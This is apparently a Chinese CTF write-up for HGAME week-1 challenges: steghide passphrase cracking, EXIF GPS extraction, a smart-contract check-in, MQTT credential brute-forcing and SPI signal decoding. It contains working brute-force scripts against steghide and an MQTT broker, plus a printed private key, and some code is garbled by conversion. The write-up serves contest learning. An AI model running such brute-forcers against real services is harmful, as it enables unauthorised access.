#passFile='D:\\ctf\\ctfhome\\tools\\dict\\top1000.txt'
#cmdFormat = "D:\\ctf\\tools\\隐写\\steghide\\steghide.exe extract -
sf %s -xf %s -p %s"
                       #win
# linux
passFile='/home/wz/ctf/tools/dict/top1000.txt'
cmdFormat = "steghide extract -sf %s -xf %s -p %s" # linux
def fuu_dic():
    errors = ['could not extract', 'steghide --help', 'Syntax
error'l
    f = open(passFile, 'r')
    for line in f.readlines():
        cmd = cmdFormat % (stegoFile, extractFile, line.strip())
        p = Popen(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
        content = p.stdout.read().decode()
        print(content)
        for err in errors:
```

```
if err in content:
                break
            else:
                print(content)
                print('the passphrase is %s' % (line.strip()))
                f.close()
                return
def fuu_number(length):
    dateset = string.ascii_lowercase + string.digits
    dateset = string.digits
    errors = ['could not extract', 'steghide --help', 'Syntax
error']
    for item in itertools.product(dateset, repeat=length):
        line = "".join(item)
        cmd = cmdFormat % (stegoFile, extractFile, line)
        p = Popen(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
        content = p.stdout.read().decode()
        print(cmd,content)
        for err in errors:
            if err in content:
                break
            else:
                print(content)
                print('the passphrase is %s' % (line.strip()))
                return
if __name__ == '__main__':
    fuu_dic()
print('end')
```

4. Where am I

兔兔回家之前去了一个神秘的地方,并拍了张照上传到网盘,你知道他去了哪里吗? flag格式为: hgame{经度时经度分经度秒东经(E)/西经(W)纬度时纬度分纬度秒_南纬(S)/北纬(N)},秒精确到小数点后两位例如: $11^{\circ}22'33.99''E$, $44^{\circ}55'11.00''S$ 表示为 hgame{ $11_{22_{3399}}E_{44_{55_{1100}}}S$ }

ATTACHMENTS:

流量日志中提取出rar文件,7zip解压,得到图片,查看属性得到坐标

GPS	
纬度	39; 54; 54.179999999931
经度	116; 24; 14.880000000047561
高度	0
₹1/+	

也可以exiftool查看: 39 deg 54' 54.18" N, 116 deg 24' 14.88" E

整理成flag格式,注意先经度,再纬度,hgame{116 24 1488 E 39 54 5418 N}

BlockChain

1、Checkin

题目中给出了三个端口,分别是 RPC、水龙头、题目交互端。 由于靶机端口随机,需要选手自行尝试。 其中,浏览器可直接访问的是水龙头,浏览器直接访问报 403 的是 RPC,浏览器无法访问的是题目交互端,需使用 nc 连接。

week-1.hgame.lwsec.cn:30727 (nc) week-1.hgame.lwsec.cn:30433 (水龙头) week-1.hgame.lwsec.cn:32455 (rpc)

这个题绕了一天的时间才解决,之前其他比赛的时候遇到过但是这次的是私有链,并且没有提供钱包账户,需要自己创建,中间尝试了jsonrpc、Geth客户端等尝试了各种创建账户的函数都不成功,最后查web3.js接口文档发现web3.eth.account.create()可以。。。返回数据中包含了账户地址和私钥等。

所以先列下题目source, nc访问后有4个菜单创建账号、构造合约、获取flag、查看源码

```
wz@u2204:/mnt/d/ctf/ctfhome/tools/sh$ nc week-1.hgame.lwsec.cn
30727
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
```

源码:

```
contracts/checkin.sol
// SPDX-License-Identifier: MIT
pragma solidity 0.8.17;
contract Checkin {
    string greeting;
    constructor(string memory _greeting) {
        greeting = _greeting;
    }
   function greet() public view returns (string memory) {
        return greeting;
    }
   function setGreeting(string memory _greeting) public {
        greeting = _greeting;
   }
    function isSolved() public view returns (bool) {
        string memory expected = "HelloHGAME!";
        return keccak256(abi.encodePacked(expected)) ==
keccak256(abi.encodePacked(greeting));
    }
}
```

解题思路很简单 就是调用一下合约的setGreeting方法,参数是HelloHGAME! 先执行菜单1创建账号,然后用水龙头给账号灌个水,然后菜单2构造合约,得到合约地址:

0xAE541aE91E2798E04E8e6Ae198E20e454093c2d3

拿出以前的脚本,发现没有帐户,当然最后找到了创建方法,创建后用水龙头给账户灌点水,然后遇到了使用buildTransaction返回401错误。。。 尝试手动构造交易:

其中data的构造我直接使用Remix 编译源码后部署合约执行 setGreeting(HelloHGAME!)然后复制一下input就是了。

然后用一开始没有加chainId 遇到了only replay-protected (EIP-155) transactions allowed over RPC的错误,在交易中加上chainId就可以了,chainId可以用Geth执行eth.chainId() 或者 web3.eth.chainId获得

最后exp

```
from web3 import web3, HTTPProvider
from web3 import web3
import json

rpc = "http://week-1.hgame.lwsec.cn:32455"
w3 = Web3(Web3.HTTPProvider(rpc))
my_address='0xB13b851de8A6DC156F01a3eab639C85c2d32456F'
prikey='9ebe7712e3f459fe130d24e638058adc33564391b6be56a719cdd783ce7
03f34'
contract_address = '0xAE541aE91E2798E04E8e6Ae198E20e454093c2d3'
abi='''
[
```

```
{
        "inputs": [],
        "name": "greet",
        "outputs": [
            {
                "internalType": "string",
                "name": "",
                "type": "string"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "name": "setGreeting",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
   }
]
1.1.1
abi=json.loads(abi)
nonce = w3.eth.get_transaction_count(my_address)
1.1.1
acc = w3.eth.account.create()
print(acc.address)
print(acc.privateKey.hex())
chainid=w3.eth.chainId
print(chainid)
# 实例化合约对象
storage = w3.eth.contract(address=contract_address, abi=abi)
transaction={
```

```
"from": my_address,
"to": contract_address,
"gas": "0x100000",
"gasPrice": "0x1",
"nonce": nonce,
"chainId":w3.eth.chainId,
"data"
00"
}
# 签名
signed_transaction = w3.eth.account.sign_transaction(transaction,
private_key=prikey)
# 发送交易
tx_hash =
w3.eth.send_raw_transaction(signed_transaction.rawTransaction)
print('add new Person to contract...')
# 等待交易完成
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
# 获得people数组中存储的值
result = storage.functions.greet().call()
print(f'get result: {result}')
```

```
63504
add new Person to contract...
get result: HelloHGAME!
[Finished in 16.6s]
```

nc执行3获得flag:

```
wz@u2204:/mnt/d/ctf/ctfhome/tools/sh$ nc week-1.hgame.lwsec.cn 30727
we design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.x_TUjoBpQfuVKV4K_V8MXLKAwjjKohUfo1OS2OR2qgnnOacAhpOi
xkfDwLc3bJL_ON_Nbdtm-5slPwFGQ
[+] flag: hgame{3c554e5ec48a033332a17c6d7b4944ee4c1fec1c}
```

1. Help the uncle who can't jump twice

兔兔在车站门口看到一张塑料凳子,上边坐着一个自称V的男人.他希望你能帮他登上他的大号 Vergil 去那边的公告栏上康康Nero手上的YAMATO怎么样了

- 1、使用提供的字典爆破密码,得到密码power
- 2、订阅Nero/YAMATO 得到flag

```
import json
import sys
# 引入mqtt包
import paho.mqtt.client as mqtt
# 使用独立线程运行
from threading import Thread
# 爆破账号
f=open('pass.txt','r')
d=f.read()
f.close()
d=d.split('\n')
print(d[:2])
idx = 0
# 建立mqtt连接
def on_connect(client, userdata, flag, rc):
   global idx
    if rc == 0:
       # 连接成功
       print("Connection successful")
    elif rc == 1:
       # 协议版本错误
       print("Protocol version error")
    elif rc == 2:
       # 无效的客户端标识
       print("Invalid client identity")
    elif rc == 3:
       # 服务器无法使用
       print("server unavailable")
    elif rc == 4:
       # 错误的用户名或密码
```

```
print("Wrong user name or password")
       client.username_pw_set('vergil', d[idx])
       print('set pass:',d[idx])
       idx += 1
   elif rc == 5:
       # 未经授权
       print("unaccredited")
   print("Connect with the result code " + str(rc))
   # 订阅频道
   # client.subscribe('31765425213673472', qos=2)
# 当与代理断开连接时调用
def on_disconnect(client, userdata, rc):
   # rc == 0回调被调用以响应disconnect()调用
   # 如果以任何其他值断开连接是意外的,例如可能出现网络错误。
   if rc != 0:
       print("Unexpected disconnection %s" % rc)
# 当收到关于客户订阅的主题的消息时调用。
def on_message(client, userdata, msg):
   print(msg.topic + ":\n" + msg.payload.decode())
   #json_msg = json.loads(msg.payload.decode('utf-8'))
   # 加入个人逻辑
   pass
# 当使用使用publish()发送的消息已经传输到代理时被调用。
def on_publish(client, obj, mid):
   print("on_Publish, mid: " + str(mid))
# 当代理响应订阅请求时被调用
def on_subscribe(client, userdata, mid, granted_qos):
   print("on_Subscribed: " + str(mid) + " " + str(granted_qos))
# 当代理响应取消订阅请求时调用。
def on_unsubscribe(client, userdata, mid):
   print("on_unsubscribe, mid: " + str(mid))
# 当客户端有日志信息时调用
def on_log(client, obj, level, string):
   print("on_Log:" + string)
# 启动函数
```

```
def mqtt_run():
   # 账号密码验证放到最前面
   client = mqtt.Client()
   client.username_pw_set('Vergil', 'power')
   # client = mqtt.Client()
   # 建立mqtt连接
   client.on_connect = on_connect
   client.on_message = on_message
   #client.on_subscribe = on_subscribe
   #client.on_log = on_log
   # 当与代理断开连接时调用
   #client.on_disconnect = on_disconnect
   # 绑定 MQTT 服务器地址
   broker_ip = '117.50.177.240'
   rc = client.connect(host=broker_ip, port=1883)
   print(rc)
   client.reconnect_delay_set(min_delay=0, max_delay=0.1)
   topic='Nero/YAMATO'
   client.subscribe(topic) #订阅话题
   client.loop_forever()
if __name__ == "__main__":
   mqtt_run()
```

2. Help marvin

兔兔发现售票的marvin只会吐出三个白头 决定去修一修marvin(-30)


Hint: SPI

下载下来是一个.sr文件,经搜索可以使用PulseView打开查看信号

打开后如图



然后就没有了思路,网上搜到sigrok-cli可以显示字符之类的,安装环境挺麻烦没有去试。



选择一个试试, SPI的资料如下:

SPI通常有4根线(四线制),可实现全双工通信

【SCK】: 串行时钟(Serial Clock)

【MOSI】:主发从收信号(Master Output, Slave Input) 【MISO】:主收从发信号(Master Input, Slave Output


【CS/CS】:片选信号(Slave Select)

这一方面没接触过,按顺序选了一下四条线,结果没有输出数据,第四条先不选,可以得到 一堆数据

[0x34,0x33,0xb0,0xb6,0xb2,0xbd,0x9a,0x2f,0x9a,0xba,0x1a,0x37,0x33,0xb2,0xaf,0xa9,0xb8,0x18,0xbe]

但是经过各种处理都无法转换成可见字符。

最后再多次尝试,片选信号选择D1,输入其实不需要选不选都行,出来的数据明显均是可见字符并且中间含有7B7D,感觉稳了:



得到:



3467616d657b345f3574346e67655f5370317d

bytes.fromhex("3467616d657b345f3574346e67655f5370317d")
b'4game{4_5t4nge_Sp1}'

提交hgame{4_5t4nge_Sp1}试试,成功。